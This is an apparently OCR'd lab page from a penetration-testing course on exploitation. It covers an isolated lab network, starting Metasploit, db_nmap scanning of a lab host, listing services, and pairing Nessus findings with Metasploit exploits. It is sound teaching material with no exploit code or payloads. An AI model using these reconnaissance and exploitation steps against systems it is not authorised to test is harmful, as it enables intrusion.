
Disclaimer


This article is only for an educational purpose. Any actions and or activities related to the material contained within this course is solely your responsibility. The misuse of the information in this course can result in criminal charges brought against the persons in question. The authors will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this course to break the law.

Phase 3 : Exploitation

Lab Setup

Set all VM Network Adapter setting to:
1. Internal Network
2. intnet





3. Configure the IP address of each VM based on the given topology

4. Test connectivity (Firewall off)

Set to static IP – No GATEWAY and DNS

Exploitation

- Exploitation is the process of gaining control over a system. This process can take many different forms but the end goal always remains the same: administrative-level access to the computer.
- Exploitation is the attempt to turn the target machine into a puppet that will execute your commands and do your bidding. Just to be clear, exploitation is the process of launching an exploit.
- Exploits are issues or bugs in the software code that allow a hacker or attacker to alter the original functionality of the software.

Metasploit: Hacking Swordfish Style

The Metasploit Project is a computer security project which provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

Metasploit Database Error

If you are encountering [!] Database not connected or cache not built, using slow search , exit msfconsole by typing exit. On the root console type **service postgresql start**

Using Metasploit


To run Metasploit

1. Go to root console
2. Type msfconsole

Note: Starting the Msfconsole takes between 10 and 30 seconds, so do not panic if nothing happens for a few moments.


To update (You can update metasploit in two ways)

1. On the root console type msfupdate or
2. Inside msfconsole afte the “msf>” prompt type msfupdate


http://metasploit.pro
Using notepad to track pentests? Have Metasploit Pro report on hosts,
services, sessions and evidence -- type 'go_pro' to launch it now.
=[metasploit v4.6.0-2013050801 [core:4.6 api:1.0]
+ -- --=[1090 exploits - 613 auxiliary - 178 post
+ -- --=[298 payloads - 29 encoders - 8 nops
msf >

Initializing Metasploit Database

1. ****OPTIONAL**: Metasploit uses the POSTGRESQL to initialize it. On the terminal window type **msfdb init**



2. Inside metasploit check the database status using **db_status**

Metasploit Terminology

Exploit - is a pre-packaged collection of code that gets sent to a remote system, Exploits are the weaknesses that allow the attacker to execute remote code (payloads) on the target system.

Payload - is also a small snippet of code that is used to perform some task like installing new software, creating new users, or opening backdoors to the system. These are software or functionality that installs on the target system once the exploit has been successfully executed.

Using db_nmap

```
msf5 > db_nmap -sV 192.168.50.50
```


Using **hosts**

```
msf5 > hosts

Hosts
=====

address         mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---                ----  -------  ---------  -----  -------  ----  --------
192.168.50.50   08:00:27:fb:b8:f9        Unknown                    device
```

Using services


```
msf5 > services
Services
========

host            port  proto  name          state  info
----            ----  -----  ----          -----  ----
192.168.50.50   53    tcp    domain        open   generic dns response: FORMERR
192.168.50.50   135   tcp    msrpc         open   Microsoft Windows RPC
192.168.50.50   139   tcp    netbios-ssn   open   Microsoft Windows netbios-ssn
192.168.50.50   445   tcp    microsoft-ds  open   Microsoft Windows XP microsoft-ds

msf5 >
```

Using help / ?


msf5 > help
Core Commands
Command Description
? Help menu
banner Display an awesome metasploit banner
cd Change the current working directory
color Toggle color
connect Communicate with a host
exit Exit the console
get Gets the value of a context-specific variable
getg Gets the value of a global variable
grep Grep the output of another command
help Help menu
history Show command history
load Load a framework plugin
quit Exit the console
repeat Repeat a list of commands
route Route traffic through a session
save Saves the active datastores

Using Nessus Output To Attack System With Metasploit

Recall that Nessus is a vulnerability scanner and provides us with a list of known weaknesses or missing patches. When reviewing the Nessus output, you should make notes of any findings but pay special attention to the vulnerabilities labeled as "**High or Critical**" Many "High or Critical" Nessus vulnerabilities, especially missing Microsoft patches, correlate directly with Metasploit exploits.



